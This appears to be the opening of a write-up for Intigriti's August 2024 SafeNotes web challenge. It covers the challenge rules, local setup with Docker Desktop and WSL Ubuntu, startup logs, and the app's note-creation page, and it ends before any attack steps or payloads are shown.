
Intigriti August 2024 Challenge: CTF Challenge 0824 by CryptoCat

In August ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Capture the flag challenge.



Intigriti's August (Defcon) Challenge by CryptoCat

Find the FLAG and win Intigriti swag! 🏆

Rules:

- The challenge runs from 09/08/24 5:59 PM until 15/08/24, 11:59 PM UTC ⏰
- **First blood** will win a €100 Amazon voucher! 🩸
- In addition, we will select **15 winners** on Friday the 16th of August:
  - **Ten random correct submissions** win a €50 swag voucher
  - **Five best write-ups (or videos)** win a €50 Amazon voucher (learn more)
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

The solution:

- Should include:
  - The flag in the format `INTIGRITI{.*}`
  - The payload(s) used
  - Steps to solve (short description / bullet points)
- Should be reported on the Intigriti platform.

Get started:

1. Download the challenge **source code**!
2. **Solve it locally** (run `./start.sh`).
3. Repeat your attack against the **challenge server**.

Rules of the challenge

- Solution should include the flag in the format INTIGRITI{.*}.
- Show the payloads used.
- Show the steps taken to solve the challenge.

Challenge

To be simple we need to find or capture the flag hidden somewhere inside the web application. This can be achieved via one or multiple web attacks against the web application.

Steps taken to solve the challenge


Local setup

The challenge had a link to download the source code behind the web application. I have added the source code zip folder also to my GitHub repository so you can still download it.


I solved the challenge on a Windows 11 operating system. I will show how you can start the web application on this operating system.

1) After downloading unzip “source.zip”
2) inside the source folder you will find 2 files: “docker-compose.yml” and “start.sh”
3) Download Docker desktop here: https://www.docker.com/products/docker-desktop/
4) Install docker desktop.
5) Install WSL (Windows Subsystem for Linux). https://learn.microsoft.com/en-us/windows/wsl/install
6) I deployed an Ubuntu 22.04 LTS from the Microsoft store via WSL.

Docker desktop:




Ubuntu 22.04 LTS from the Windows store:




Install a complete Ubuntu terminal environment in minutes with Windows Subsystem for Linux (WSL). Develop cross-platform applications, improve...

Install a complete Ubuntu terminal environment in minutes with Windows Subsystem for Linux (WSL). Develop cross-platform applications


Windows PowerShell
Windows PowerShell Ctrl+Shift+1
Command Promp ift+2
Azure Cloud Shel ift+3
Ubuntu 22.04.3 LTS Ctrl+Shift+4
Developer Command Prompt for VS 2022 Ctrl+Shift+5
Developer PowerShell for VS 2022 Ctrl+Shift+6
Settings Ctrl+,
Command palette Ctrl+Shift+P
About
Open a new tab
Alt+Click to split the current window
Shift+Click to open a new window
Ctrl+Click to open as administrator

```
Windows PowerShell
Copyright (C) Microsoft Cor

Install the latest PowerShe                                              ://aka.ms/PSWindows

PS C:\Users\Joren>
```




```
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.153.1-microsoft-standard-WSL2 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

This message is shown once a day. To disable it please create the
/home/joren/.hushlogin file.
joren@DESKTOP-HOT3NN4:~$
```


7) Once Docker desktop and Ubuntu are running use the Ubuntu installation and move into the downloaded source folder. I left it in my Downloads folder.

cd /mnt/c/Users/<Your Windows Accountname>/Downloads/source


8) Make "start.sh" executable: *chmod +x start.sh*
9) Run "start.sh": *./start.sh*
10) Navigate to localhost with a web browser.



```
joren@DESKTOP-HOT3NN4:/mnt/c/Users/Joren/Downloads/source$ chmod +x start.sh
joren@DESKTOP-HOT3NN4:/mnt/c/Users/Joren/Downloads/source$ ./start.sh
[+] Building 1.9s (8/12)                                                            docker:default
 => [web internal] load build definition from Dockerfile                                      0.0s
 => => transferring dockerfile: 473B                                                          0.0s
 => [web internal] load metadata for docker.io/library/python:3.8-slim                        1.3s
 => [web internal] load .dockerignore                                                         0.0s
 => => transferring context: 2B                                                               0.0s
 => [web 1/8] FROM docker.io/library/python:3.8-slim@sha256:f8b4609a66cdaa133fa57e2ca8e2f03de2ebb44ffefb4  0.0s
 => => resolve docker.io/library/python:3.8-slim@sha256:f8b4609a66cdaa133fa57e2ca8e2f03de2ebb44ffefb4c0b8  0.0s
 => [web internal] load build context                                                         0.1s
 => => transferring context: 202.85kB                                                         0.1s
 => CACHED [web 2/8] WORKDIR /app                                                             0.0s
 => CACHED [web 3/8] RUN apt-get update &&     apt-get install -y postgresql-client curl &&     rm -rf /v  0.0s
 => [web 4/8] COPY . .                                                                        0.0s
 => [web 5/8] RUN pip install -r requirements.txt                                             0.3s
```



```
db-1    | 2024-08-15 15:11:55.571 UTC [49] LOG:  shutting down
db-1    | 2024-08-15 15:11:55.574 UTC [49] LOG:  checkpoint starting: shutdown immediate
db-1    | 2024-08-15 15:11:55.697 UTC [49] LOG:  checkpoint complete: wrote 922 buffers (5.6%); 0 WAL file(s) add
ed, 0 removed, 0 recycled; write=0.028 s, sync=0.081 s, total=0.126 s; sync files=301, longest=0.009 s, average=
0.001 s; distance=4255 kB, estimate=4255 kB; lsn=0/1912108, redo lsn=0/1912108
db-1    | 2024-08-15 15:11:55.702 UTC [48] LOG:  database system is shut down
db-1    |  done
db-1    | server stopped
db-1    |
db-1    | PostgreSQL init process complete; ready for start up.
db-1    |
db-1    | 2024-08-15 15:11:55.788 UTC [1] LOG:  starting PostgreSQL 16.4 (Debian 16.4-1.pgdg120+1) on x86_64-pc-l
inux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit
db-1    | 2024-08-15 15:11:55.789 UTC [1] LOG:  listening on IPv4 address "0.0.0.0", port 5432
db-1    | 2024-08-15 15:11:55.789 UTC [1] LOG:  listening on IPv6 address "::", port 5432
db-1    | 2024-08-15 15:11:55.794 UTC [1] LOG:  listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
db-1    | 2024-08-15 15:11:55.801 UTC [64] LOG:  database system was shut down at 2024-08-15 15:11:55 UTC
db-1    | 2024-08-15 15:11:55.809 UTC [1] LOG:  database system is ready to accept connections
web-1   | 127.0.0.1:5432 - accepting connections
web-1   | [2024-08-15 15:11:56 +0000] [12] [INFO] Starting gunicorn 23.0.0
web-1   | [2024-08-15 15:11:56 +0000] [12] [INFO] Listening at: http://0.0.0.0:80 (12)
web-1   | [2024-08-15 15:11:56 +0000] [12] [INFO] Using worker: sync
web-1   | [2024-08-15 15:11:56 +0000] [14] [INFO] Booting worker with pid: 14
web-1   | INFO:apscheduler.scheduler:Adding job tentatively -- it will be properly scheduled when the scheduler s
tarts
web-1   | INFO:apscheduler.scheduler:Added job "clear_database" to job store "default"
web-1   | INFO:apscheduler.scheduler:Scheduler started
```




Containers

Container CPU usage
0.63% / 800% (8 CPUs available)

Container memory usage
164.89MB / 15.17GB

Name	Image	Status	CPU (%)	Port(s)	Last started	Actions
source		Running (3/3)	0.62%		2 minutes ago	
web-1 badb372c5c32	source-web	Running	0.01%	33260:5432 Show all ports (3)	2 minutes ago	
bot-1 219550cad3a9	source-bot	Running	0%		2 minutes ago	
db-1 3084e4f652a3	postgres:latest	Running	0.61%		2 minutes ago	

Showing 4 items


Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
localhost
Incognito
Error

SafeNotes

Home Login

Welcome to SafeNotes

SafeNotes is your secure place to create, store, and share notes. Whether you need to keep personal thoughts or share important information with others, SafeNotes ensures your notes are safe and accessible.

Create Notes

Easily create and store your notes securely.

SafeNotes
Home Create Note View Note Report Contact Logout

Create Note

Create notes and share with others using the generated Note ID.

Content

```
cryptocat is the best!
```

Create Note

Your Note ID

Your note has been saved successfully. You can use the Note ID below to share or view your note.

842f504d-cf49-406b-ad7c-2e Copy Note ID

View Note

View Notes

